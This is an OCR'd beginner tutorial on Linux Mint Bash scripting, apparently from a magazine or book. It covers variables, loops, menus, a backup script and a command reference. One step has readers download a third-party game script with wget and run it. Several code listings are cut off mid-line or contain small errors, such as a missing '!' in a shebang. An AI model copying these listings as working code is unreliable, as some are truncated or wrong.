
STEP 1 Let's start by creating a new script called hello.sh; `xed hello.sh`. In it enter: `#!/bin/bash`, then, echo `Hello $1`. Save the file and exit Xed. Back in the Terminal make the script executable with: `chmod +x hello.sh`.




STEP 2 As the script is now executable, run it with `./hello.sh`. Now, as you probably expected a simple 'Hello' is displayed in the Terminal. However, if you then issue the command with a variable, it begins to get interesting. For example, try `./hello.sh David`.



STEP 3 The output now will be Hello David. This is because Bash automatically assigns variables for the user, which are then held and passed to the script. So the variable '$1' now holds 'David'. You can change the variable by entering something different: `./hello.sh Mint`.



STEP 4 You can even rename variables. Modify the hello.sh script with the following: `firstname=$1, surname=$2, echo Hello $firstname $surname`. Putting each statement on a new line. Save the script and exit back into the Terminal.



STEP 5 When you run the script now you can use two custom variables: `./hello.sh David Hayward`. Naturally change the two variables with your own name; unless you're also called David Hayward. At the moment we're just printing the contents, so let's expand the two-variable use a little.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~/scripts $ ./hello.sh David Hayward
Hello David Hayward
david@david-mint ~/scripts $ ./hello.sh Linux Mint
Hello Linux Mint
david@david-mint ~/scripts $
```

STEP 6 Create a new script called `addition.sh`, using the same format as the hello.sh script, but changing the variable names. Here we've added `firstnumber` and `secondnumber`, and used the echo command to output some simple arithmetic by placing an integer expression, `echo The sum is $(($firstnumber+$secondnumber))`. Save the script, and make it executable `(chmod +x addition.sh)`.

```
addition.sh
File  Edit  View  Search  Tools  Documents  Help
addition.sh
#!/bin/bash
firstnumber=$1
secondnumber=$2
echo The sum is $(($firstnumber+$secondnumber))
```

STEP 7 When you now run the addition.sh script we can enter two numbers: `./addition.sh 1 2`. The result will hopefully be 3, with the Terminal displaying 'The sum is 3'. Try it with a few different numbers and see what happens. See also if you can alter the script and rename it do multiplication, and subtraction.

```
File  Edit  View  Search  Terminal  Help
david@david-mint ~/scripts $ ./addition.sh 1 2
The sum is 3
david@david-mint ~/scripts $ ./addition.sh 34 45
The sum is 79
david@david-mint ~/scripts $ ./addition.sh 65756 1456
The sum is 67212
david@david-mint ~/scripts $ ./multiplication.sh 2 8
The sum is 16
david@david-mint ~/scripts $
```

STEP 8 Let's expand things further. Create a new script called `greetings.sh`. Enter the scripting as below in the screenshot, save it and make it executable with the `chmod` command. You can see that there are a few new additions to the script now.

```
greetings.sh
File  Edit  View  Search  Tools  Documents  Help
greetings.sh
#!/bin/bash

echo -n "Hello, what is your name? "
read firstname
echo -n "Thank you, and what is your surname? "
read surname
clear
echo Hello $firstname $surname, how are you today?
```

STEP 9 We've added a `–n` to the echo command here which will leave the cursor on the same line as the question, instead of a new line. The `read` command stores the users' input as the variables firstname and surname, to then read back later in the last `echo` line. And the `clear` command clears the screen.

```
File  Edit  View  Search  Terminal  Help
Hello David Hayward, how are you today?
david@david-mint ~/scripts $
```

STEP 10 As a final addition, let's include the date variable we used in the last section. Amend the last line of the script to read: `echo Hello $firstname $surname, how are you on this fine $(date +%A)?`. The output should display the current day of the week, calling it from a system variable.

```
greetings.sh
File  Edit  View  Search  Tools  Documents  Help
greetings.sh
#!/bin/bash

echo -n "Hello, what is your name? "
read firstname
echo -n "Thank you, and what is your surname? "
read surname
clear
echo Hello $firstname $surname, how are you on this fine $(dat
```

Creating Bash Scripts – Part 3

In the previous pages we looked at some very basic Bash scripting, which involved outputting text to the screen, getting a user's input, storing it and outputting that to the screen; as well as including a system variable using the Date command. Now let's combine what you've achieved so far and introduce Loops.

IF, THEN, ELSE

With most programming structures there will come a time where you need to loop through the commands you've entered to create better functionality, and ultimately a better program.

STEP 1 Let's look at the If, Then and Else statements now, which when executed correctly, compare a set of instructions and simply work out that IF something is present, THEN do something, ELSE do something different. Create a new script called `greeting2.sh` and enter the text in the screenshot below into it.

```
#!/bin/bash

echo -n "Hello, what is your name? "
read firstname
echo -n "Thank you, and what is your surname? "
read surname
clear
if [ "$firstname" == "David" ]
```

STEP 2 Greeting2.sh is a copy of greeting.sh but with a slight difference. Here we've added a loop starting at the if statement. This means, IF the variable entered is equal to David the next line, THEN, is the reaction to what happens, in this case it will output to the screen 'Awesome name,' followed by the variable (which is David).

```
Awesome name,  David
david@david-mint ~/scripts $
```

STEP 3 The next line, ELSE, is what happens if the variable doesn't equal 'David'. In this case it simply outputs to the screen the now familiar 'Hello…'. The last line, the FI statement, is the command that will end the loop. If you have an If command without a Fi command, then you get an error.

```
Hello Pink Floyd, how are you on this fine Wednesday?
david@david-mint ~/scripts $
```

STEP 4 You can obviously play around with the script a little, changing the name variable that triggers a response; or maybe even issuing a response where the first name and surname variables match a specific variable.

```
#!/bin/bash

echo -n "Hello, what is your name? "
read firstname
echo -n "Thank you, and what is your surname? "
read surname
clear
if [ "$firstname" == "David" ] && [ "$surname" == "Hayward" ]
then echo "Awesome name, " $firstname $surname
else echo Hello $firstname $surname, how are you on this fine
```

MORE LOOPING

You can loop over data using the FOR, WHILE and UNTIL statements. These can be handy if you're batch naming, copying or running a script where a counter is needed.

STEP 1 Create a new script called `count.sh`. Enter the text in the screenshot below, save it and make it executable. This creates the variable 'count' which at the beginning of the script equals zero. Then start the WHILE loop, which WHILE count is less than (the LT part) 100 will print the current value of count in the echo command.

```
count.sh (~
File Edit View Search Tools Documents Help
count.sh
#!/bin/bash

count=0

while [ $count -lt 100 ];do
echo $count
let count=count+1
done
```

STEP 2 Executing the count.sh script will result in the numbers 0 to 99 listing down the Terminal screen; when it reaches 100 the script will end. Modifying the script with the FOR statement, makes it work in much the same way. To use it in our script, enter the text from the screenshot into the count.sh script.

```
*count.sh
File Edit View Search Tools Documents Help
*count.sh
#!/bin/bash

for count in {0..100}; do
echo $count
let count=count+1
done
```

STEP 3 The addition we have here is: `for count in {0..100}; do`. Which means: FOR the variable 'count' IN the numbers from zero to one hundred, then start the loop. The rest of the script is the same. Run this script, and the same output should appear in the Terminal.

```
*count.sh
#!/bin/bash

for count in {0..100}; do
echo $count
let count=count+1
done
```

STEP 4 The UNTIL loop works much the same way as the WHILE loop only, more often than not, in reverse. So our counting to a hundred, using `UNTIL, would be: until [ $count -gt 100 ]; do`. The difference being, UNTIL count is greater than (the gt part) one hundred, keep on looping.

```
*count.sh (
File Edit View Search Tools Documents Help
*count.sh
#!/bin/bash

until [ $count -gt 100 ]; do
echo $count
let count=count+1
done
```

STEP 5 You're not limited to numbers zero to one hundred. You can, within the loop, have whatever set of commands you like and execute them as many times as you want the loop to run for. Renaming a million files, creating fifty folders etc. For example, this script will create ten folders named folder1 through to folder10 using the FOR loop.

```
*count.sh (
File Edit View Search Tools Documents Help
*count.sh
#!/bin/bash

for count in {0..10};do
mkdir Folder$count
let count=count+1
done
```

STEP 6 Using the FOR statement once more, we can execute the counting sequence by manipulating the {0..100} part. This section of the code actually means {START..END..INCREMENT}, if there's no increment then it's just a single digit up to the END. For example, we could get the loops to count up to 1000 in two's with: `for count in {0..1000..2}; do`.

```
*count.sh
File Edit View Search Tools Documents Help
*count.sh
#!/bin/bash

for count in {0..1000..2};do
echo $count
let count=count+1
done
```

Creating Bash Scripts – Part 4

You've encountered user interaction with your scripts, asking what the user's name is and so on. You've also looked at creating loops within the script to either count or simply do something several times. Let's combine and expand some more.

CHOICES AND LOOPS

Let's bring in another command, CHOICE, along with some nested IF and ELSE statements. Start by creating a new script called `mychoice.sh`.

STEP 1

The mychoice.sh script is beginning to look a lot more complex. What we have here is a list of four choices, with three possible options. The options: Mint, Is, and Awesome will be displayed if the user presses the correct option key. If not, then the menu will reappear, the fourth choice.

```
#!/bin/bash

choice=4

echo "1. Mint"
echo "2. Is"
echo "3. Awesome"
echo -n "Please choose an option (1, 2 or 3) "

while [ $choice -eq 4 ]; do

read choice

if [ $choice -eq 1 ] ; then
    echo "You have chosen: Mint"
else
    if [ $choice -eq 2 ] ; then
        echo "You have chosen: Is"
    else
        if [ $choice -eq 3 ] ; then
            echo "You have chosen: Awesome"
        else
            echo "Please make a choice between 1 to 3"
            echo "1. Mint"
            echo "2. Is"
            echo "3. Awesome"
            echo -n "Please choose an option (1, 2 or 3)
            choice=4
        fi
    fi
fi
done
```

STEP 2

If you follow the script through you soon get the hang of what's going on, based on what we've already covered. WHILE, IF, and ELSE, with the FI closing loop statement will run through the options and bring you back to the start if you pick the wrong option.

```
david@david-mint ~/scripts
File  Edit  View  Search  Terminal  Help
david@david-mint ~/scripts $ ./mychoice.sh
1. Mint
2. Is
3. Awesome
Please choose an option (1, 2 or 3) 1
You have chosen: Mint
david@david-mint ~/scripts $ ./mychoice.sh
1. Mint
2. Is
3. Awesome
Please choose an option (1, 2 or 3) 2
You have chosen: Is
david@david-mint ~/scripts $ ./mychoice.sh
1. Mint
2. Is
3. Awesome
Please choose an option (1, 2 or 3) 3
You have chosen: Awesome
david@david-mint ~/scripts $ ./mychoice.sh
1. Mint
2. Is
3. Awesome
```


STEP 3

You can, of course, increase the number of choices but you need to make sure that you match the number of choices to the number of IF statements. The script can quickly become a very busy screen to look at. This lengthy script is another way of displaying a menu, this time with a fancy colour scheme too.

```
#/bin/bash

     E='echo -e';e='echo -en';trap "R;exit" 2
   ESC=$( $e "\e")
  TPUT(){ $e "\e[${1};${2}H";}
 CLEAR(){ $e "\ec";}
 CIVIS(){ $e "\e[?25l";}
  DRAW(){ $e "\e%@\e(0";}
 WRITE(){ $e "\e(B";}
  MARK(){ $e "\e[7m";}
UNMARK(){ $e "\e[27m";}
     R(){ CLEAR ;stty sane;$e "\ec\e[37;44m\e[J";};
  HEAD(){ DRAW
          for each in $(seq 1 13);do
          $E "    x                                    x"
          done
          WRITE;MARK;TPUT 1 5
          $E "BASH SELECTION MENU                    ";UNMARK;}
          i=0; CLEAR; CIVIS;NULL=/dev/null
  FOOT(){ MARK;TPUT 13 5
          printf "ENTER - SELECT,NEXT                    ";UNMARK;}
 ARROW(){ read -s -n3 key 2>/dev/null >&2
          if [[ $key = $ESC[A ]];then echo up;fi
          if [[ $key = $ESC[B ]];then echo dn;fi;}
    M0(){ TPUT  4 20; $e "Login info";}
    M1(){ TPUT  5 20; $e "Network";}
    M2(){ TPUT  6 20; $e "Disk";}
    M3(){ TPUT  7 20; $e "Routing";}
    M4(){ TPUT  8 20; $e "Time";}
    M5(){ TPUT  9 20; $e "ABOUT  ";}
    M6(){ TPUT 10 20; $e "EXIT   ";}
     LM=6
  MENU(){ for each in $(seq 0 $LM);do M${each};done;}
   POS(){ if [[ $cur == up ]];then ((i--));fi
          if [[ $cur == dn ]];then ((i++));fi
          if [[ $i -lt 0   ]];then i=$LM;fi
          if [[ $i -gt $LM ]];then i=0;fi;}
REFRESH(){ after=$((i+1)); before=$((i-1))
          if [[ $before -lt 0  ]];then before=$LM;fi
          if [[ $after -gt $LM ]];then after=0;fi
          if [[ $j -lt $i      ]];then UNMARK;M$before;else UNMARK;M$after;fi
          if [[ $after -eq 0 ]] || [ $before -eq $LM ];then
          UNMARK; M$before; M$after;fi;j=$i;UNMARK;M$before;M$after;}
  INIT(){ R;HEAD;FOOT;MENU;}
    SC(){ REFRESH;MARK;$S;$b;cur=`ARROW`;}
    ES(){ MARK;$e "ENTER = main menu ";$b;read;INIT;};INIT
 while [[ "$O" != " " ]]; do case $i in
        0) S=M0;SC;if [[ $cur == "" ]];then R;$e "\n$(w        )\n";ES;fi;;
        1) S=M1;SC;if [[ $cur == "" ]];then R;$e "\n$(ifconfig )\n";ES;fi;;
        2) S=M2;SC;if [[ $cur == "" ]];then R;$e "\n$(df -h    )\n";ES;fi;;
        3) S=M3;SC;if [[ $cur == "" ]];then R;$e "\n$(route -n )\n";ES;fi;;
        4) S=M4;SC;if [[ $cur == "" ]];then R;$e "\n$(date     )\n";ES;fi;;
        5) S=M5;SC;if [[ $cur == "" ]];then R;$e "\n$($e by oTo)\n";ES;fi;;
        6) S=M6;SC;if [[ $cur == "" ]];then R;exit 0;fi;;
esac;POS;done
```

STEP 4

You can use the arrow keys and Enter in the menu setup in the script. Each choice is an external command that feeds back various information. Play around with the commands and choices, and see what you can come up with. It's a bit beyond what we've looked at but it gives a good idea of what can be achieved.



CREATING A BACKUP TASK SCRIPT

One of the most well used examples of Bash scripting is the creation of a backup routine, one that automates the task as well as adding some customisations along the way.

STEP 1 A very basic backup script would look something along the lines of: `#!/bin/bash, then, tar cvfz ~/backups/my-backup.tgz ~/Documents/`. This will create a compressed file backup of the ~/Documents folder, with everything in it, and put it in a folder called /backups with the name my-backup.tgz.

```
backup1.sh (~/scripts)
File Edit View Search Tools Documents Help
backup1.sh
#!/bin/bash

tar cvfz ~/backups/my-backup.tgz ~/Documents/
```

STEP 2 While perfectly fine, we can make the simple script a lot more interactive. Let's begin with defining some variables. Enter the text in the screenshot into a new backup.sh script. Notice that we've misspelt 'source' as 'sauce', this is because there's already a built-in command called 'source' hence the different spelling on our part.

```
backup1.sh
#!/bin/bash

clear
# Time stamp
day=$(date +%A)
month=$(date +%B)
year=$(date +%Y)

# Folders
dest=~/backups
sauce=~/Documents
```

STEP 3 The previous script entries allowed you to create a Time Stamp, so you know when the backup was taken. You also created a 'dest' variable, which is the folder where the backup file will be created (~/backups). You can now add a section of code to first check if the ~/backups folder exits, if not, then it creates one.

```
backup1.sh
#!/bin/bash

clear
# Time stamp
day=$(date +%A)
month=$(date +%B)
year=$(date +%Y)

# Folders
dest=~/backups
sauce=~/Documents

if [ -d $dest ]; then
echo "Backup folder exists"
else
echo "Backup folder does not exist! I'm now creating it..."; (mkdir -p $dest)
echo
fi
```

STEP 4 Once the ~/backups folder is created, we can now create a new subfolder within it based on the Time Stamp variables you set up at the beginning. Add `mkdir -p $dest/"$day $month $year"`. It's in here that you put the backup file relevant to that day/month/year.

```
backup1.sh
#!/bin/bash

clear
# Time stamp
day=$(date +%A)
month=$(date +%B)
year=$(date +%Y)

# Folders
dest=~/backups
sauce=~/Documents

if [ -d $dest ]; then
echo "Backup folder exists"
else
echo "Backup folder does not exist! I'm now creating it..."; (mkdir -p $dest)
echo
fi
read -p "Press any key to continue.." -n1 -s
mkdir -p $dest/"$day $month $year"
```

STEP 5 With everything in place, you can now enter the actual backup routine, based on the Tar command from Step 5. Combined with the variables, you have: `tar cvfz $dest/"$day $month $year"/DocumentsBackup.tgz $sauce`. In the screenshot, we added a handy "Now backing up..." echo command.

```
backup1.sh
#!/bin/bash

clear
# Time stamp
day=$(date +%A)
month=$(date +%B)
year=$(date +%Y)

# Folders
dest=~/backups
sauce=~/Documents

if [ -d $dest ]; then
echo "Backup folder exists"
else
echo "Backup folder does not exist! I'm now creating it..."; (mkdir -p $dest)
echo
fi
read -p "Press any key to continue.." -n1 -s
mkdir -p $dest/"$day $month $year"

clear
echo "Now backing up. Please wait..."
tar cvfz $dest/"$day $month $year"/DocumentsBackup.tgz $sauce
```

STEP 6 Finally, you can add a friendly message: `echo "Backup complete. All done..."`. The completed script isn't too over-complex and it can be easily customised to include any folder within your Home area, as well as the entire Home area itself.

```
backup1.sh
#!/bin/bash

clear
# Time stamp
day=$(date +%A)
month=$(date +%B)
year=$(date +%Y)

# Folders
dest=~/backups
sauce=~/Documents

if [ -d $dest ]; then
echo "Backup folder exists"
else
echo "Backup folder does not exist! I'm now creating it..."; (mkdir -p $dest)
echo
fi
read -p "Press any key to continue.." -n1 -s
mkdir -p $dest/"$day $month $year"

clear
echo "Now backing up. Please wait..."
tar cvfz $dest/"$day $month $year"/DocumentsBackup.tgz $sauce

clear
```

Creating Bash Scripts – Part 5

The backup script we looked at previously can be further amended to incorporate choices, or in other words , user-interaction with regards to where the backup file will be copied to and so on. Automating tasks is one of the main benefits of Bash scripting, a simple script can help you out in many ways.

EASY AUTOMATION AND HANDY SCRIPTS

Entering line after line of commands to retrieve system information, find a file or rename a batch of files? A script is a better answer.

STEP 1 Let's start by creating a script to help display the Mint system information; always a handy thing to have. Create a new script called `sysinfo.sh` and enter the following into Xed, or the text editor of your choice.

```
sysinfo.sh
#!/bin/bash

# -Hostname information:
echo -e "\e[31;43m***** HOSTNAME INFORMATION *****\e[0m"
hostnamectl
echo ""

# -File system disk space usage:
echo -e "\e[31;43m***** FILE SYSTEM DISK SPACE USE *****\e[0m"
df -h
echo ""

# -Free and used memory:
echo -e "\e[31;43m***** FREE AND USED MEMORY *****\e[0m"
free
echo ""

# -System uptime and performance load:
echo -e "\e[31;43m***** SYSTEM UPTIME AND LOAD *****\e[0m"
uptime
echo ""

# -Users currently logged in:
echo -e "\e[31;43m***** CURRENT USERS *****\e[0m"
who
echo ""

# -Top five processes being used by the system:
echo -e "\e[31;43m***** TOP 5 MEMORY CONSUMING PROCESSES *****\e[0m"
ps -eo %mem,%cpu,comm --sort=-%mem | head -n 6
echo ""
echo -e "\e[1;32mDone.\e[0m"
```

STEP 2 We've included a couple of extra commands in this script. The first is the -e extension for echo, this means it'll enable echo interpretation of additional instances of a new line, as well as other special characters. The proceeding '31;43m' element enables colour for foreground and background.

```
david@david-mint ~/scripts $ ./sysinfo.sh
***** HOSTNAME INFORMATION *****
   Static hostname: david-mint
         Icon name: computer-vm
           Chassis: vm
        Machine ID: 5ab3c275b7304ed3b8aeef9ffcc37eb4
           Boot ID: 61ce1baadf934f649cf5ac809abe7e18
    Virtualization: oracle
  Operating System: Linux Mint 18.1
            Kernel: Linux 4.4.0-53-generic
      Architecture: x86-64

***** FILE SYSTEM DISK SPACE USE *****
```

STEP 3 Each of the sections runs a different Terminal command, outputting the results under the appropriate heading. You can include a lot more, such as the current aliases being used in the system, the current time and date and so on. Plus, you could also pipe all that information into a handy HTML file, ready to be viewed in a browser.

```
david@david-mint ~/scripts
File  Edit  View  Search  Terminal  Help
david@david-mint ~/scripts $ ./sysinfo.sh > sysinfo.html
david@david-mint ~/scripts $
```

STEP 4 Although there are simple Terminal commands to help you look for a particular file or folder, it's often more fun to create a script to help you. Plus, you can use that script for other non-technical users. Create a new script called `look4.sh`, entering the content from the screenshot below.

```
look4.sh (~
File  Edit  View  Search  Tools  Documents  Help
look4.sh
#!/bin/bash

target=~/

read name

output=$( find "$target" -iname "*.$name" 2> /dev/null )

if [[ -n "$output" ]]; then
    echo "$output"
else
    echo "No match found"
fi
```

STEP 5 When executed the script waits for input from the user, in this case the file extension, such as jpg, mp4 and so on. It's not very friendly though. Let's make it a little friendlier. Add an echo, with: `echo -n "Please enter the extension of the file you're looking for: "`, just before the read command.

```
*look4.sh
#!/bin/bash

target=~/

echo -n "Please enter the extensions of the file you're looking for: "
read name

output=$( find "$target" -iname "*.$name" 2> /dev/null )

if [[ -n "$output" ]]; then
    echo "$output"
else
    echo "No match found"
fi
```

STEP 6 Here's an interesting, fun kind of script using the app espeak. Install espeak with `sudo apt-get install espeak`, then enter the text below into a new script called `speak.sh`. As you can see it's a rehash of the first greeting script we ran. Only this time, it uses the variables in the espeak output.

```
speak.sh
#!/bin/bash

echo -n "Hello, what is your first name? "
read firstname
echo -n "Thank you, and what is your surname? "
read surname
clear
espeak "Hello $firstname $surname, how are you on this fine $(date +%A)?"
```

STEP 7 We briefly looked at putting some colours in the output for our scripts. Whilst it's too long to dig a little deeper into the colour options, here's a script that outputs what's available. Create a new script called `colours.sh` and enter the text (see below) into it.

```
colours.sh
#!/bin/bash

clear
echo -e "Normal \e[1mBold"
echo -e "Normal \e[2mDim"
echo -e "Normal \e[4mUnderlined"
echo -e "Normal \e[5mBlink"
echo -e "Normal \e[7minverted"
echo -e "Normal \e[8mHidden"
echo
echo -e "\e[0mNormal Text"
echo

echo -e "Default \e[39mDefault"
echo -e "Default \e[30mBlack"
echo -e "Default \e[31mRed"
echo -e "Default \e[32mGreen"
echo -e "Default \e[33mYellow"
echo -e "Default \e[34mBlue"
echo -e "Default \e[35mMagenta"
echo -e "Default \e[36mCyan"
echo -e "Default \e[37mLight gray"
echo -e "Default \e[90mDark gray"
echo -e "Default \e[91mLight red"
echo -e "Default \e[92mLight green"
echo -e "Default \e[93mLight yellow"
echo -e "Default \e[94mLight blue"
echo -e "Default \e[95mLight magenta"
echo -e "Default \e[96mLight cyan"
echo -e "Default \e[97mWhite"
echo
echo -e "Default \e[49mDefault"
echo -e "Default \e[40mBlack"
echo -e "Default \e[41mRed"
echo -e "Default \e[42mGreen"
echo -e "Default \e[43mYellow"
echo -e "Default \e[44mBlue"
echo -e "Default \e[45mMagenta"
echo -e "Default \e[46mCyan"
echo -e "Default \e[47mLight gray"
echo -e "Default \e[100mDark gray"
echo -e "Default \e[101mLight red"
echo -e "Default \e[102mLight green"
echo -e "Default \e[103mLight yellow"
echo -e "Default \e[104mLight blue"
echo -e "Default \e[105mLight magenta"
echo -e "Default \e[106mLight cyan"
echo -e "Default \e[107mWhite"
```


STEP 8 The output from colours.sh can, of course, be mixed together, bringing different effects depending on what you want to the output to say. For example, white text in a red background flashing (or blinking). Sadly the blinking effect doesn't work on all Terminals, so you may need to change to a different Terminal.

```
Normal Text

Default Default
Default Black
Default Red
Default Green
Default Yellow
Default Blue
Default Magenta
Default Cyan
Default Light gray
Default Dark gray
Default Light red
Default Light green
Default Light yellow
Default Light blue
Default Light magenta
Default Light cyan
Default White

Default Default
Default Black
Default Red
Default Green
Default Yellow
Default Blue
Default Magenta
Default Cyan
Default Light gray
Default Dark gray
Default Light red
Default Light green
Default Light yellow
Default Light blue
Default Light magenta
Default Light cyan
Default
david@david-mint ~/scripts $
```

STEP 9 Whilst we're on making fancy scripts, how about using Zenity to output a graphical interface? Enter what you see below into a new script, `mmenu.sh`. Make it executable and then run it. You should have a couple of dialogue boxes appear, followed by a final message.

```
mmenu.sh
#!/bin/bash
firstname=$(zenity --entry --title="Your Name" --text="What is your first name?")
surname=$(zenity --entry --title="Your Name" --text="What is your first surname?")
zenity --info --title="Hello!" --text="Welcome to Linux Mint.\n\n Have fun, $firstname $surname."
```

STEP 10 While gaming in a Bash script isn't something that's often touched upon, it is entirely possible, albeit, a little basic. If you fancy playing a game, enter `wget http://bruxy.regnet.cz/linux/housenka/housenka.sh`, make the script executable and run it. It's in Polish, written by Martin Bruchanov but we're sure you can modify it. Hint: the title screen is in Base64.



Command Line Quick Reference

When you start using Linux full time, you will quickly realise that the graphical interfaces of Ubuntu, Mint, etc. are great for many tasks but not great for all tasks. Understanding how to use the command line not only builds your understanding of Linux but also improves your knowledge of coding and programming in general. Our command line quick reference guide is designed to help you master Linux quicker.

TOP 10 COMMANDS

These may not be the most common commands used by everyone but they will certainly feature frequently for many users of Linux and the command line.

cd

The `cd` command is one of the commands you will use the most at the command line in Linux. It allows you to change your working directory. You use it to move around within the hierarchy of your file system. You can also use chdir.

ls

The `ls` command shows you the files in your current directory. Used with certain options, it lets you see file sizes, when files where created and file permissions. For example, `ls ~` shows you the files that are in your home directory.

cp

The `cp` command is used to make copies of files and directories. For example, `cp file sub` makes an exact copy of the file whose name you entered and names the copy sub but the first file will still exist with its original name.

pwd

The `pwd` command prints the full pathname of the current working directory (pwd stands for "print working directory"). Note that the GNOME terminal also displays this information in the title bar of its window.

clear

The `clear` command clears your screen if this is possible. It looks in the environment for the terminal type and then in the terminfo database to figure out how to clear the screen. This is equivalent to typing Control-L when using the bash shell.

mv

The `mv` command moves a file to a different location or renames a file. For example `mv file sub` renames the original file to `sub. mv sub ~/Desktop` moves the file 'sub' to your desktop directory but does not rename it. You must specify a new filename to rename a file.

chown

The `chown` command changes the user and/or group ownership of each given file. If only an owner (a user name or numeric user ID) is given, that user is made the owner of each given file, and the files' group is not changed.

cmod

The `chmod` command changes the permissions on the files listed. Permissions are based on a fairly simple model. You can set permissions for user, group and world and you can set whether each can read, write and or execute the file.

rm

The `rm` command removes (deletes) files or directories. The removal process unlinks a filename in a filesystem from data on the storage device and marks that space as usable by future writes. In other words, removing files increases the amount of available space on your disk.

mkdir

Short for "make directory", `mkdir` is used to create directories on a file system, if the specified directory does not already exist. For example, `mkdir` work creates a work directory. More than one directory may be specified when calling mkdir.

USEFUL HELP/INFO COMMANDS

